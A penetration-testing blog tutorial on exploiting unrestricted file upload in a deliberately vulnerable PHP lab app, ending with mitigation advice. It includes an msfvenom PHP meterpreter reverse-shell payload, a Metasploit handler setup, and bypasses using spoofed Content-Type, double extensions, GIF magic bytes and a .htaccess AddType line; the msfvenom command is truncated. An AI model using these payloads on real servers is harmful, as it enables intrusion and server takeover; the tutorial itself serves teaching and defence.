

# Hacking Articles

Raj Chandel's Blog

[CTF Challenges](#)[Penetration Testing](#)[Web Penetration Testing](#)[Red Teaming](#)[Donate us](#)[Courses We Offer](#)

## Comprehensive Guide on Unrestricted File Upload

posted in [WEBSITE HACKING](#) on [AUGUST 7, 2020](#) by [RAJ CHANDEL](#)  [SHARE](#)

A dynamic-web application, somewhere or the other **allow its users to upload a file**, whether its an image, a resume, a song, or anything specific. *But what, if the application does not validate these uploaded files and pass them to the server directly?*

Today, in this article, we'll learn how such invalidations to the user-input and server mismanagement, opens up the gates for the attackers to host

Search

Subscribe to Blog  
via Email

**SUBSCRIBE**

malicious content, over from the *Unrestricted File Upload functionality* in order to drop down the web-applications.

## Table of Content

- Introduction to Unrestricted File Upload
- Impact of Unrestricted File Upload
- File Upload Exploitation
  - Basic File Upload
  - Content-Type Restriction
  - Double Extension File Upload
  - Image Size Validation Bypass
  - Blacklisted Extension File Upload
- How to mitigate?

## Introduction to Unrestricted File Upload

*“Upload Here”* or *“Drag Your File To Upload”* you might have seen these two phrases almost everywhere, whether you are setting up your profile picture or you are simply applying for a job.

Developers scripts up **File Upload HTML forms**, which thus allows its users to upload files over onto the web-server. However, *this ease might bring up the danger*, if he **does not validate what files are being uploaded**.

File upload vulnerability is one of the major problems within web-based applications. In many web servers, this vulnerability depends entirely on purpose, that **allows an attacker to upload a file with malicious codes in it**, that **thus could be executed on the server**.

## Join our Training Programs



## Follow me on Twitter



## Impact of Unrestricted File Upload

The consequences of this file upload vulnerability **vary with every different web-application**, as it **depends on** *how the uploaded file is processed by the application or where it is stored*.

Therefore, over from this vulnerability, the attacker is thus able to:

- Take over the victim's complete system with server-side attacks.
- Injects files with malicious paths which can thus overwrite existing critical files as he can include **".htaccess"** file to execute specific scripts.
- Reveal internal & sensitive information about the webserver.
- Overload the file system or the database.
- Inject phishing pages in order to simply deface the web-application.

However, this file upload vulnerability has thus been reported with a **CVSS Score of "7.6"** with **High Severity** under:

- **CWE-434:** Unrestricted Upload of File with Dangerous Type

So, I guess, you are now aware of the concept of file upload and why it occurs and even the vulnerable consequences that the developer might face if the validations are not implemented properly. Thus, let's try to dig deeper and learn how to exploit this File Upload vulnerability in all the major ways we can.

*For this section, we have developed a basic web-application with some PHP scripts which is thus suffering from File Upload vulnerability.*



## Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Password Cracking
- 🔖 Penetration Testing

Lets Start !!

## Basic File upload

There are times when the developers are not aware of the consequences of the File Upload vulnerability and thus they write up the basic PHP scripts with ease to complete up their tasks. But this leniency opens up the gates to major sections.

Let's check out the script which **accepts** the **uploaded files over from** the **basic File upload HTML form** on the webpage.

From the above code snippet, you can see that the developer **hadn't implemented any input validation condition** i.e. the **server won't check** for the **file extension** or the **content-type** or anything specific arguments and simply **accepts whatever we upload**.

So let's try to exploit this above web-application, by creating up a **php backdoor** using up our best msfvenom one-liner as

```
1 | msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.7 lport=
```

**Copy** and **paste** the highlighted code in your text editor and save as with **PHP extension**, here I did it as **"Reverse.php"** on the desktop.

- 🔖 Pentest Lab Setup
- 🔖 Privilege Escalation
- 🔖 Red Teaming
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Uncategorized
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Wireless Hacking

## Articles

Select Month

Now, back into the application, click on **Browse tag** and opt **Reverse.php** over from the desktop.

So, let's **hit** the **upload button** which will thus upload our file on the web-server.

From the above image, you can see that our file has been successfully uploaded. Thus we can check the same by clicking over at the “**here**” text.

But wait 🙌, before hitting the “**here**” text let's load up our **Metasploit framework** and start the **multi handler** with

```
1 | msf > use multi/handler
2 | msf exploit(handler) > set payload php/meterpreter/reverse_tcp
3 | msf exploit(handler) > set lhost 192.168.0.7
4 | msf exploit(handler) > set lport 4444
5 | msf exploit(handler) > exploit
```

Now, as we hit the **here** text, we'll get our meterpreter session and we have got the victim's server.

## Content-Type Restriction

Until till now, we were only focusing on the fact that *if the developer does not validate the things up, then only the web-application is vulnerable. But what, if he implements the validations whether they are basic or the major ones, will it still suffer from the **File Upload vulnerability**?*

Let's unlock this question too.

Here, back into our vulnerable web-application, let's try to upload our **Reverse.php** file again.

Oops!! This time we faced up a Warning as it only accepts **"PNG"** files.

But why this all happened? let's get one step back and upload **Reverse.php** again, this time turn your **burpsuite "ON"** and capture the ongoing HTTP Request.

From the below image, into my burpsuite monitor, you can see that the **content-type** is here as **"application/x-php"**.

So what this **content-type** is?

*"Content-Type" entity in the header indicates the internal media type of the message content.*

Sometimes web applications use this parameter in order to recognize a file as a valid one. For instance, they only accept the files with the "Content-Type" of "text/plain".

So it might possible that the developer uses this thing to validate his application.

Let's try to bypass this protection by **changing this content-type parameter** with **"image/png"** in the request header.

Hit the **Forward** button and check its response !!

From the above image, you can see that we've successfully bypassed this security. Again repeat the same process **to run the multi handler** at the background before clicking the **“here”** text.

Great !! We 're back into the victim's server.

Let's check out its backend code in order to be more precise with why this all happened.

As guessed earlier, the developer might have used the **content-type** parameter to be a part of his validation process. Thus here, he validates the uploading to be **not acceptable** when the **\$igcontent** value is not equal to **“image/png”**.

## Double Extension File Upload

While going into the further section, when tried again by manipulating the **content-type** in the Request header as with of **“image/png”**, we got failed this time.

From the below image, you can see that the application halt us back on the screen with an error to upload a **“PNG”** file.

So, this might all happened because the application would be **checking the file extension** or it is only allowing files with **“.png”** extension to be uploaded over on the webserver and **restricts other files** as the **error speaks out !!**

Let's check out the developer's code here as:

Here, he sets up three new variables:

1. **“\$igallowed”** which contains up an array for the extension **“png”** e. the webserver will accept only that file which has **.png** at the end.
2. Now over in the next variable **\$igsplit** he used **explode() function** with a reference to **“.”**, thus the PHP interpreter will break up the complete filename as it encounters with over a dot **“.”**
3. In the third variable over in the **\$igExtension**, he is using the **end() function** for the value of **\$igsplit**, which will thus contain up the **end value** of the filename.

For example:

*Say we upload a file as **“Reverse.php.png”**, now first the **\$igsplit** explodes up the file as it encounters with a dot i.e. the file is now in **three parts** as **[Reverse] [php] [png]**. Thus now **\$igExtension** will take the end value of the filename i.e. **[png]**.*

4. Now, he even placed up **an if condition** that will check for **the content-type value** and **compare** it with **“image/png”** and checks for



**png** in the **\$igExtension** and the **\$igallowed** If any of the three conditions is mismanaged, thus it will drop out an error, else it will pass it.

Many techniques may help us to bypass this restriction, but the most common and most preferred way is implementing “**Double Extension**” which thus hides up the real nature of a file by **inserting multiple extensions** with a filename which creates confusion for security parameters.

*For example, **Reverse.php.png** look like a **png image** which is a data, not an application but when the file is uploaded with the **double extension** it will **execute** a **php file** which is an application.*

Let's check out how!!

Here, I've renamed the previous file i.e. **Reverse.php** with “**Reverse.php.png**”.

From the below image, you can see that, when I clicked over at the “**Upload**” button, I was presented with a success window as

Great !! We've again bypassed this file extension security. Turn you **Metasploit Framework** back as we did earlier and then hit the **here** text in order to capture up the meterpreter session.

Wonder why this all happened?

*This occurs due to one of the major reason – Server Misconfiguration*

The web-server might be misconfigured with the following **insecure configuration**, which thus enables up the **double-extension** and makes the web-application vulnerable to double extension attacks.

#### **Note:**

In order to make a **double extension attack** possible, “\$” should be removed from the end of the lines from the **secured configuration** using

```
1 | nano /etc/apache2/mods-available/php7.4.conf
```

### **Image Size Validation Bypass**

You might have seen applications which **restrict over at the file size**, i.e. they do not allow a file to be uploaded over a specific size. This validation can simply be bypassed by uploading the **smallest sized payload**.

So in our case, we weren't able to upload **Reverse.php** as it was about of size more than **3Kb**, which thus didn't satisfy the developer's condition. Let's check out the backend code over for it

Here, he used a new variable as **\$igdetails** which is further calling up a php function i.e. **getimagesize()**. Therefore this predefined function is

basically used to detect image files, which initially reads up the file and return the size of the image if the genuine image is uploaded else in case an invalid file is there, then `getimagesize()` fails. Further, in the section, he even used another variable as `$igallowed` which will thus only accepts the “gif” images.

So let's try to call, one of the smallest payloads that is **simple-backdoor.php** from the **webshells** directory and paste it over on our Desktop.

```
1 | cp /usr/share/webshells/php/simple-backdoor.php /root/Desktop/
```

Now, its time to set double extension over it, this time we'll be making it into a gif.

```
1 | mv simple-backdoor.php simple-backdoor.php.gif
```

Wait!! Before uploading this file, we need to set one more thing i.e. we need to add a **Magic Number** for GIF images, such that *if the server doesn't check up the extension and instead checked the header of the file, we won't get caught*. So in the case of “gif”, the magic number is “GIF89” or “GIF89a”, we can use either of the two.

Time to upload!!

From the below image, you can see that we have successfully uploaded our file over onto the web-server.

Hit the “**here**” text and check what we could grab over with it.

Great!! We have successfully bypassed this security too. Now, let’s try to grab some sensitive content.

## Blacklisted Extension File Upload

So, uptill now we succeed just because the developer had validated everything, but he didn’t validate the **php** file, say with a **not allowed** condition or with any specific argument.

But here, this time we were encountered with the same, he blacklisted everything, say “**php** or **Php extensions**”, he did whatever he could.

But whenever there is a blacklist implemented for anything, it thus opens up the gates to other things too as – *say if the developer blacklist **.php**, thus here we could upload.**.PHP** or.**Php5** or anything specific.*

Similar here, when we tried to bypass the file upload section with every possible method either its content type or double extension we got failed every time and we got the reply as

Thus further, I tried to do that same by renaming the file from “**Reverse.php**” to “**Reverse.PHP**”

And as I hit the Upload button I got **success!!**

But wait, let's check whether the file was working or not, as I clicked over at the **"here"** text, and I was redirected to the new page but my file didn't execute.

So why this all happened? We've bypassed the security, it should work.

This happened because the target's web-server was not configured to execute files with **.PHP extensions**. i.e. we've bypassed the web-applications security but the server was not able to execute files other than **.php extension**.

So, in order to execute files with our desired extension, we need to upload an **"htaccess"** file i.e. a file with

```
1 | AddType application/x-httpd-php PHP
```

Save the above content in a file and name it with **"htaccess"**.

But, before uploading our file over onto the server, the server should accept and allow **.htaccess** files into the directory. Which thus can be turned **"On"** by setting up **Allow Override** to **All** from **None**.

**Note:** Many web-applications sets *AllowOverride* to **"All"** for some of their specific purposes.

Let's change it over in our webserver at

```
1 | cd /etc/apache2/apache2.conf
```

Change it to all in the /var/www/ directory

Now restart the apache server with –

```
1 | sudo service apache2 restart
```

Back into our web-application, let's try to upload our **“htaccess”** file.

Great!! And with the successful uploading, let's now try to upload our payload file over it there again.

Hit the **upload** button, but this time before clicking over at the **“here”** text, let's set up our **Metasploit framework** again as we did earlier.

Cool!! From the below image, you can see that we've successfully bypassed this blacklisted validation too and we are back with the new meterpreter session.

### How to Mitigate?

- Rather than a blacklist, the developer should implement a set of acceptable files i.e. a **whitelist** over in his scripts.
- The developer should allow specific file extensions.

- Only allow authorized and authenticated users can use the feature to upload files.
- Never display up the path of the uploaded file, if the review of the file is required then initially the file should be stored into the temp. directory with the least privileges.
- Not even the web-application, the server should be patched-up properly i.e. it should not allow double extensions and the **AllowOverride** should be set to **“None”**, if not required.

**Author:** Chiragh Arora is a passionate Researcher and Technical Writer at Hacking Articles. He is a hacking enthusiast. Contact [here](#)

## ABOUT THE AUTHOR

---

### RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

---

PREVIOUS POST

← [PENETRATION TESTING ON  
POSTGRESQL \(5432\)](#)

NEXT POST

[FORENSIC INVESTIGATION:  
WINDOWS REGISTRY ANALYSIS](#) →

1 Comment → [COMPREHENSIVE GUIDE ON  
UNRESTRICTED FILE UPLOAD](#)

**MR SAM**

September 16, 2020 at 8:31 am

can you give the link of file.html and php code for different security


REPLY ↓

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment





Name \*

Email \*

Website

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

**POST COMMENT**